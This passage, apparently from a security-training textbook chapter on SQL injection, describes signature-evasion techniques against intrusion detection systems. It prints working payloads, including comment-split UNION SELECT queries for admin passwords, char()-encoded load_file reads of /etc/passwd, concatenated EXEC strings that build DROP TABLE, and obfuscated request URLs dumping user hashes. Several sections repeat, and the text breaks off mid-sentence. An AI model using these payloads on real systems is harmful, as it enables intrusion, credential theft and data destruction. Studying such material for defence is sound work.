
Figure 15.24: Screenshot of sqlmapchik

Module Flow

1	SQL Injection Concepts	4	SQL Injection Tools
2	Types of SQL Injection	5	Evasion Techniques
3	SQL Injection Methodology	6	Countermeasures

Evasion Techniques

Firewalls and intrusion detection systems (IDS) can detect SQL injection attempts based on predefined signatures. Even if networks include these network security perimeters, attackers use evasion techniques to perform SQL injection without being detected. Such evasion techniques include hex encoding, manipulating white spaces, in-line comments, sophisticated matches, char encoding, and so on. This section will discuss these techniques in detail.



Evading IDS

An IDS is placed on a network to detect malicious activities. Typically, it is based on a signature or an anomaly model. To detect SQL injection, the IDS sensor is placed at the database server to inspect SQL statements. Attackers use IDS evasion techniques to obscure input strings to avoid detection by signature-based detection systems. A signature is a regular expression that describes a string pattern used in a known attack. In a signature-based intrusion detection system, the system must know about the attack to detect it. The system constructs a database of attack signatures and then analyzes the input strings against the signature database at run time to detect the attack. If any information provided matches the attack signatures present in the database, then the IDS sets off an alarm. This type of problem occurs more often in network-based IDS (NIDS) and signature-based NIDS. Therefore, attackers should be very careful and try to attack the system by bypassing the signature-based IDS.

Signature evasion techniques include using different encoding techniques, packet input fragmentation, changing the expression to an equivalent expression, using white spaces, and so on.





Figure 15.25: Evading IDS




Types of Signature Evasion Techniques

Different types of signature evasion techniques are listed below:

- **In-line Comment:** Obscures input strings by inserting in-line comments between SQL keywords.
- **Char Encoding:** Uses a built-in CHAR function to represent a character.
- **String Concatenation:** Concatenates text to create an SQL keyword using DB-specific instructions.
- **Obfuscated Code:** Obfuscated code is an SQL statement that has been made difficult to understand.
- **Manipulating White Spaces:** Obscures input strings by inserting a white space between SQL keywords.
- **Hex Encoding:** Uses hexadecimal encoding to represent an SQL query string.
- **Sophisticated Matches:** Uses alternative expression of "OR 1=1".
- **URL Encoding:** Obscures an input string by adding the percent sign (%) before each code point.
- **Null Byte:** Uses the null byte (%00) character prior to a string to bypass the detection mechanism.
- **Case Variation:** Obfuscates SQL statement by mixing it with upper and lower case letters.
- **Declare Variables:** Uses variables to pass a series of specially crafted SQL statements and bypass the detection mechanism.

- **IP Fragmentation**: Uses packet fragments to obscure the attack payload, which goes undetected by the signature mechanism.
- **Variations:** Uses a WHERE statement that is always evaluated as "true", so that any mathematical or string comparison can be used.



Evasion Technique: In-line Comment

An evasion technique is successful when a signature filters white spaces in the input strings. In this technique, an attacker obfuscates the input string via in-line comments. In-line comments create SQL statements that are syntactically incorrect but valid and can hence bypass various input filters. In-line comments allow an attacker to write SQL statements without white spaces.

For example, `/* … */` is used in SQL to delimit multi-row comments

```
'/**/UNION/**/SELECT/**/password/**/FROM/**/Users/**/WHERE/**/username/**/
LIKE/**/'admin'--
```

You can use in-line comments within SQL keywords

```
'/**/UN/**/ION/**/SEL/**/ECT/**/password/**/FR/**/OM/**/Users/**/WHE/**/RE
/**/ username/**/LIKE/**/'admin'--
```

Evasion Technique: Char Encoding

With the char() function, an attacker can encode a common injection variable present in the input string to avoid detection in the signature of network security measures. This char() function converts hexadecimal and decimal values into characters that can easily pass through SQL engine parsing. The char() function can be used for SQL injection into MySQL without double quotes.

For example:

- **Load files in unions (string = "/etc/passwd")**

```
' union select 1,
(load_file(char(47,101,116,99,47,112,97,115,115,119,100))),1,1,1;
```

- Inject without quotes (string = "%")

```
' or username like char(37);
```

- Inject without quotes (string = "root")

```
' union select * from users where login = char(114,111,111,116);
```

- Check for existing files (string = "n.ext")

```
' and 1=( if(
(load_file(char(110,46,101,120,116))<>char(39,39)),1,0));
```

Evasion Technique: String Concatenation and Obfuscated Code

String Concatenation

- Split instructions to avoid signature detection using execution commands that allows for the concatenation of text in a database server
  - Oracle: `'; EXECUTE IMMEDIATE 'SEL' || 'ECT US' || 'ER'`
  - MSSQL: `'; EXEC ('DRO' + 'P T' + 'AB' + 'LE')`
- Compose SQL statement by concatenating strings instead of a parameterized query
  - MySQL: `'; EXECUTE CONCAT('INSE','RT US','ER')`

Obfuscated Code

Examples of obfuscated codes for the string "qwerty"

```
Reverse(concat(if(1,char(121),2),0x74,right(left(0x567210,2),1)
, lower(mid('TEST',2,1)),replace(0x7074,'pt','w'),
char(instr(123321,33)+110)))
```

```
Concat(unhex(left(crc32(31337),3)-400),unhex(ceil(atan(1)*100-
2)), unhex(round(log(2)*100)-
4),char(114),char(right(cot(31337),2)+54), char(pow(11,2)))
```

An example of bypassing signatures (obfuscated code for request)

The following request corresponds to the application signature:

```
/?id=1+union+(select+1,2+from+test.users)
```

The signatures can be bypassed by modifying the above request as follows:

```
/?id=(1)unIon(selEct(1),mid(hash,1,32)from(test.users))
/?id=1+union+(sELect'1',concat(login,hash)from+test.users)
/?id=(1)union((((((select(1),hex(hash)from(test.users)))))
)))
```


Evasion Technique: String Concatenation

This technique breaks a single string into a number of pieces and concatenates them at the SQL level. The SQL engine then builds a single string from these pieces. Thus, the attacker uses concatenation to break identifiable keywords to evade intrusion detection systems. The concatenation syntax may vary from database to database. Signature verification on such a concatenated string is useless, as signatures compare the strings on both sides of the = sign only.

A simple string can be broken into two pieces and then concatenated with a "+" sign in an SQL server database (in Oracle, the "||" sign is used to concatenate the two strings).

For example, "`OR 'Simple' = 'Sim'+'ple'`."

Split instructions to avoid signature detection using execution commands that allow you to concatenate text in a database server.

Oracle: `'; EXECUTE IMMEDIATE 'SEL' || 'ECT US' || 'ER'`

MSSQL: `'; EXEC ('DRO' + 'P T' + 'AB' + 'LE')`

Compose an SQL statement by concatenating strings instead of a parameterized query.

MySQL: `'; EXECUTE CONCAT('INSE','RT US','ER')`

Evasion Technique: Obfuscated Code

There are two ways to obfuscate a malicious SQL query to avoid detection by the IDS.

- **Wrapping:** An attacker uses a wrap utility to obfuscate malicious SQL query and then sends it to the database. An IDS signature will not detect such an obfuscated query and will allow it to pass through, as it does not match the IDS signature.

- **SQL string obfuscation:** In the SQL string obfuscation method, SQL strings are obfuscated using a concatenation of SQL strings, encrypting or hashing the strings, and then decrypting them at run time. Strings obfuscated with such techniques are not detected in the IDS signatures, thus allowing an attacker to bypass the signatures.

Some examples of obfuscated code for the string "qwerty" are as follows:

```
Reverse(concat(if(1,char(121),2),0x74,right(left(0x567210,2),1),lower(mid(
'TEST',2,1)),replace(0x7074, 'pt','w'), char(instr(123321,33)+110)))
```

```
Concat(unhex(left(crc32(31337),3)-400),unhex(ceil(atan(1)*100-2)),
unhex(round(log(2)*100)-4),char(114),char(right(cot(31337),2)+54),
char(pow(11,2)))
```

The following is an example of bypassing signatures (obfuscated code for request):

- The following request corresponds to the application signature:

